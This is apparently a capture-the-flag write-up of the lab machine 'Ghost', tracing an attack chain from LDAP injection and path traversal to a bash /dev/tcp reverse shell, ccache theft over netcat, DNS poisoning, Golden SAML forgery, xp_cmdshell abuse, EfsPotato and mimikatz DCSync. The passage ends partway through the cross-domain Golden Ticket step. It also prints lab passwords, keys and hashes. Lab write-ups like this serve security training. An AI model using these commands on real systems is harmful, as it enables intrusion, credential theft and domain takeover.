HTB: Ghost
Ghost is the kind of box you respect even when it’s frustrating you. Two domains, a forest trust, a container, a Linux dev workstation, ADFS, linked SQL servers. The chain is long and every step is distinct. Nothing is filler. You’re not repeating the same technique twice.
The short version: LDAP injection gets you into an intranet app, blind injection extracts a Gitea password, a path traversal in Ghost CMS hands you an env key that unlocks a command injection endpoint. From the container you hijack an SSH ControlMaster socket and land on a dev machine as a domain user with an active TGT. From there DNS poisoning gets you another user’s hash, and that user has ReadGMSAPassword on the ADFS service account. You dump the ADFS token-signing keys, forge a Golden SAML assertion as Administrator, and walk into the Ghost config panel, which happens to have an MSSQL query interface connected to both domains. SA impersonation, EfsPotato for SYSTEM, DCSync the corp domain, then craft a cross-forest Golden Ticket with the Enterprise Admins ExtraSID to DCSync the parent domain. That’s the whole thing.
Recon
sudo nmap -sC -sV -T4 $DC
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: ghost.htb)
443/tcp  open  https?
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0
8008/tcp open  http          nginx 1.18.0 (Ubuntu)
|_http-generator: Ghost 5.78
8443/tcp open  ssl/http      nginx 1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=core.ghost.htb
| http-title: Ghost Core /login
Service Info: Host: DC01; OSs: Windows, Linux
A few things stand out immediately. Port 8008 is Ghost CMS, an older version. Port 8443 has a cert for core.ghost.htb, which tells you ADFS is in play. MSSQL is exposed on 1433. SMB null sessions were dead, guest account disabled, so the web services were the only real surface.
nxc smb $DC -u 'guest' -p ''
SMB  DC01  [-] ghost.htb\guest: STATUS_ACCOUNT_DISABLED
Initial Access
ADFS and Ghost CMS

Port 8443 (core.ghost.htb) drops you at a login form with SSO via AD Federation. Clicking that redirects to federation.ghost.htb with a standard SAML AuthnRequest. Nothing exploitable without credentials. Noted and parked.

Ghost CMS at port 8008 is mostly locked behind login too, but there’s one public page with a post author listed: Kathryn Holland. That’s a name. Wordlisted it into usernames and ran kerbrute.
kerbrute userenum --dc $DC -d ghost.htb users.txt

[+] VALID USERNAME: kathryn.holland@ghost.htb
Valid username, but no AS-REP roasting luck. Moved on.
Subdomains
Ran ffuf against the Ghost CMS vhost:
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
  -u http://ghost.htb:8008 -H "Host: FUZZ.ghost.htb" -fw 1423

intranet   [Status: 307]
gitea      [Status: 200]
Two new subdomains. Gitea had nothing useful unauthenticated, just a user list. The intranet was more interesting.
LDAP Injection

The intranet login form looked off. The UI was minimal and rough around the edges in a way that usually means it’s handling auth directly. Threw it in Burp and confirmed it: the form was posting credentials directly to LDAP without sanitization.
LDAP injection works because LDAP filters use a specific syntax. A login filter typically looks like (&(uid=<user>)(password=<pass>)). If neither input is sanitized, you can break out of the filter structure. The classic bypass is *)(uid=*))(|(uid=* as the username, which rewrites the filter so it always evaluates to true regardless of what password you supply.
That worked. Logged in as kathryn.holland.

The forum itself wasn’t interesting on the surface, but one post caught my attention: justin.bradley was complaining that he couldn’t connect to bitbucket.ghost.htb and asking why the DNS entry wasn’t configured. Filed that away.
Blind LDAP Injection to Extract Gitea Credentials
The Gitea user list had a service account: gitea_temp_principal. The intranet login form was still injectable, and since it was querying LDAP directly, I could use it to extract passwords character by character.
The technique: set the username to the target account, then use a wildcard in the password field £Char£*. LDAP wildcard matching means s* matches any value starting with s. If the login succeeds, the first char is correct. Iterate through the charset until each position is confirmed.
Content-Disposition: form-data; name="1_ldap-username"
gitea_temp_principal
Content-Disposition: form-data; name="1_ldap-secret"
£s£*

Bruted the full thing out: gitea_temp_principal:szrr8kpc3z6onlqf
Ghost CMS Path Traversal
Into Gitea with those creds. Two repos: an intranet repo and a Blog repo containing what looked like a modified Ghost CMS codebase.

Inside the Blog repo, posts.js had this:
const extra = frame.original.query?.extra;
if (extra) {
    const fs = require("fs");
    if (fs.existsSync(extra)) {
        const fileContent = fs.readFileSync("/var/lib/ghost/extra/" + extra, { encoding: "utf8" });
        posts.meta.extra = { [extra]: fileContent };
    }
}
No sanitization on extra. Just prepending a base path and reading whatever you pass. Classic path traversal. The README also mentioned a content API key.
curl "http://ghost.htb:8008/ghost/api/content/posts/?key=a5af628828958c976a3b6cc81a&extra=../../../../etc/passwd"
That returned /etc/passwd. Then I went for the real prize:
curl -s "http://ghost.htb:8008/ghost/api/content/posts/?key=a5af628828958c976a3b6cc81a&extra=../../../../proc/1/environ" \
  | python3 -m json.tool | grep -A3 '"extra"' | tr '\0' '\n'
DEV_INTRANET_KEY=!@yqr!X2kxmQ.@Xe
Command Injection
The intranet repo had a dev API endpoint at http://intranet.ghost.htb/api-dev. The source code was in the Gitea repo:
#[post("/scan", format = "json", data = "<data>")]
pub fn scan(_guard: DevGuard, data: Json<ScanRequest>) -> Json<ScanResponse> {
    let result = Command::new("bash")
        .arg("-c")
        .arg(format!("intranet_url_check {}", data.url))
        .output();
data.url goes directly into a bash command string with zero sanitization. The DevGuard just checks for the X-Dev-Intranet-Key header, which I had. So I tested it:
POST /api-dev/scan HTTP/1.1
Host: intranet.ghost.htb:8008
X-Dev-Intranet-Key: !@yqr!X2kxmQ.@Xe
Content-Type: application/json

{"url": "http://example.com; id"}

Running as root inside the container. Got a shell going:
{"url": "http://example.com; bash -i >& /dev/tcp/10.10.17.85/9999 0>&1"}
Connection received on 10.129.231.105 49798
root@36b733906694:/app#
Pivoting
SSH ControlMaster Hijack
The hostname confirmed we were in a container. Poked around and found an SSH config under /root/.ssh/:
cat /root/.ssh/config
ControlMaster auto
ControlPath ~/.ssh/controlmaster/%r@%h:%p
ControlPersist yes
SSH ControlMaster is a feature that lets multiple sessions share a single TCP connection. The first connection authenticates and creates a Unix socket. Any subsequent ssh call pointing at that socket can piggyback the already-authenticated session, no credentials required.
ls -la /root/.ssh/controlmaster/
srw------- 1 root root 0 Jun 18 22:43 florence.ramirez@ghost.htb@dev-workstation:22
There was an active socket sitting there for florence.ramirez. All I had to do was point SSH at it and the session was already authenticated:
ssh -S /root/.ssh/controlmaster/florence.ramirez@ghost.htb@dev-workstation:22 \
  florence.ramirez@ghost.htb@dev-workstation

florence.ramirez@LINUX-DEV-WS01:~$ id
uid=50(florence.ramirez) gid=50(staff) groups=50(staff),51(it)
Kerberos Ticket Theft
Florence is a domain user, and she had an active TGT:
klist
Default principal: florence.ramirez@GHOST.HTB
krbtgt/GHOST.HTB@GHOST.HTB
  Valid starting: 06/19/26 01:46:02  Expires: 06/19/26 11:46:02
I needed that ccache file off the machine. Simplest thing was to base64 it and pipe it over netcat:
# on my machine
nc -lvnp 9000 > florence.ramirez.b64

# on dev workstation
base64 /tmp/krb5cc_50 | nc 10.10.17.85 9000
base64 -d florence.ramirez.b64 > florence.ramirez.ccache
export KRB5CCNAME=florence.ramirez.ccache

nxc smb 10.129.231.105 -k --use-kcache --shares
[+] GHOST.HTB\florence.ramirez from ccache
[*] Share: IPC$, NETLOGON, SYSVOL, Users (READ)
Ticket worked. Ran BloodHound with the ccache, then dug into what florence could actually do.
DNS Poisoning to Capture Bradley’s Hash
Remember that intranet post from justin.bradley about bitbucket.ghost.htb being unreachable? By default, regular domain users can create new DNS records in AD. I pointed bitbucket.ghost.htb at my machine:
bloodyAD -d ghost.htb -k --host DC01.ghost.htb --dc-ip 10.129.231.105 \
  add dnsRecord bitbucket 10.10.17.85
[+] bitbucket has been successfully added
Spun up Responder and waited. Bradley’s script made an outbound request to bitbucket.ghost.htb, hit my machine, and tried NTLM authentication:
[HTTP] NTLMv2 Username : ghost\justin.bradley
[HTTP] NTLMv2 Hash     : justin.bradley::ghost:2557da27577a4a81:BA23B0F3...
Cracked it: justin.bradley:Qwertyuiop1234$$
Privilege Escalation
ReadGMSAPassword on ADFS Service Account
BloodHound had two interesting findings. First: justin.bradley has ReadGMSAPassword on ADFS_GMSA$.

Group Managed Service Accounts (gMSAs) are accounts whose passwords are automatically rotated by AD. The actual password is stored in a protected AD attribute (msDS-ManagedPassword) and only specific principals are allowed to read it. ReadGMSAPassword means bradley can pull that attribute.
Second: two domains with a bidirectional SameForestTrust.

ghost.htb and corp.ghost.htb trust each other. This is going to matter.
WinRM’d in as bradley and grabbed the gMSA password:
bloodyAD -d ghost.htb -u justin.bradley -p 'Qwertyuiop1234$$' \
  --host DC01.ghost.htb --dc-ip 10.129.231.105 \
  get object 'ADFS_GMSA$' --attr msds-ManagedPassword

msDS-ManagedPassword.NT: 16b9766667b1e9f8d4c315a11707c497
Golden SAML
ADFS uses an X.509 certificate to sign SAML assertions. Service providers like core.ghost.htb trust any assertion signed by that cert’s private key. If you have the private key, you can forge an assertion as any user, including Administrator, and the SP has no way to tell it’s fake. That’s Golden SAML.
Reference: Netwrix - Golden SAML Attack
To get the keys, I used ADFSDump running as ADFS_GMSA$ over WinRM on the DC:
.\ADFSDump.exe

That gave me the encrypted token blob and the DKM key needed to decrypt it. Then ADFSpoof to forge the assertion:
python3 ADFSpoof.py -b ../token.bin ../key1.bin \
  -s core.ghost.htb \
  saml2 \
  --endpoint https://core.ghost.htb:8443/adfs/saml/postResponse \
  --nameidformat urn:oasis:names:tc:SAML:2.0:nameid-format:transient \
  --nameid 'GHOST\administrator' \
  --rpidentifier https://core.ghost.htb:8443 \
  --assertions '<Attribute Name="...upn"><AttributeValue>GHOST\administrator</AttributeValue></Attribute>...'
The flow: intercept a normal login request as bradley, replace the SAMLResponse in the POST body with the forged one, forward it. Core validates the signature, sees Administrator claims, creates a session.

Ghost Config Panel. Two linked MSSQL instances: one on ghost.htb, one on corp.ghost.htb. And a query interface.
MSSQL Lateral Movement
The panel let me run SQL against the main ghost.htb instance. MSSQL’s linked server feature lets one SQL Server instance query another, and you can sometimes route execution through that link. The Ghost Config Panel had two instances wired together: ghost.htb as the local and corp.ghost.htb (PRIMARY) as the remote. OPENQUERY sends a query directly to the linked server and returns the result. When you run EXECUTE AS LOGIN = 'sa' inside that query, you’re elevating to SA in the context of the remote server, not the local one.
So the question is: does the linked server’s configuration allow impersonation of sa?
select result from openquery("PRIMARY",
  'select distinct b.name from sys.server_permissions a
   inner join sys.server_principals b on a.grantor_principal_id = b.principal_id
   where a.permission_name = ''IMPERSONATE'';')
result: sa
It does. Enabled xp_cmdshell through the link and ran a command:
EXEC ('EXECUTE AS LOGIN = ''sa'';
  EXEC sp_configure ''show advanced options'', 1; RECONFIGURE;
  EXEC sp_configure ''xp_cmdshell'', 1; RECONFIGURE;
  EXEC xp_cmdshell ''whoami''') AT [PRIMARY]
-- nt service\mssqlserver
Uploaded nc64.exe via certutil and caught a shell on the corp DC as NT SERVICE\MSSQLSERVER.
EfsPotato to SYSTEM
whoami /priv showed SeImpersonatePrivilege enabled. GodPotato was blocked by AV so I compiled EfsPotato from source directly on the target:
C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe EfsPotato.cs
.\EfsPotato.exe 'C:\windows\temp\nc64.exe 10.10.17.85 9998 -e powershell.exe'
[+] Get Token: 912
[!] process with pid: 1060 created.
SYSTEM on PRIMARY.corp.ghost.htb. Corp domain is done.
Cross-Forest Golden Ticket
First, DCSync corp to get the krbtgt hash. This requires SYSTEM or DA on corp, which we have:
.\mimikatz.exe "lsadump::dcsync /domain:corp.ghost.htb /user:krbtgt" "exit"

Hash NTLM: 69eb46aa347a8c68edb99be2725403ab
aes256_hmac: b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d
Now the interesting part. Before explaining what to run, it’s worth understanding why this is possible at all, because the conditions matter.
ghost.htb and corp.ghost.htb are two domains in the same Active Directory forest, with a parent-child trust between them. BloodHound labeled it SameForestTrust. That detail is critical. In an AD forest, parent-child trusts are automatic, transitive, and two-way. The trust key is derived from an inter-realm trust account that both KDCs share. When a user in the child domain needs to access something in the parent, the child KDC issues a referral ticket encrypted with that shared trust key.
What makes cross-domain Kerberos exploitable here is the PAC (Privilege Attribute Certificate). Every Kerberos ticket carries a PAC: a signed blob containing the user’s SID, group SIDs, and a field called ExtraSIDs, which was designed to carry SID history entries for migrated accounts. When the parent KDC processes a referral ticket from the child, it reads the PAC and trusts the contents, including ExtraSIDs. Normally those entries are legitimately populated. If you forged the ticket, you write whatever you want.
So: forge a Golden Ticket for the child domain using the child’s krbtgt AES key. In the PAC, inject the Enterprise Admins SID from the parent domain (<parent_SID>-519) into the ExtraSIDs field. When you present this to the parent DC to request a service ticket, the parent KDC validates the inter-realm key (succeeds, because you used the real child krbtgt), reads the PAC, sees Enterprise Admins, and issues you a fully-privileged ticket against the parent domain.
This only works intraforest. When the trust crosses a true forest boundary (separate forests, separate msDS-TrustAttributes configurations), Windows applies SID Filtering: it strips any ExtraSIDs that don’t originate from the same forest. Enterprise Admins from another forest gets silently dropped. The attack fails silently. The reason it works here is specifically because corp.ghost.htb is a child domain inside the ghost.htb forest, not a separate forest.
You need three things:
krbtgtAES key of the child domain (corp.ghost.htb): done- Child domain SID:
S-1-5-21-2034262909-2733679486-179904498 - Parent’s Enterprise Admins SID:
S-1-5-21-4084500788-938703357-3654145966-519(parent SID +-519)
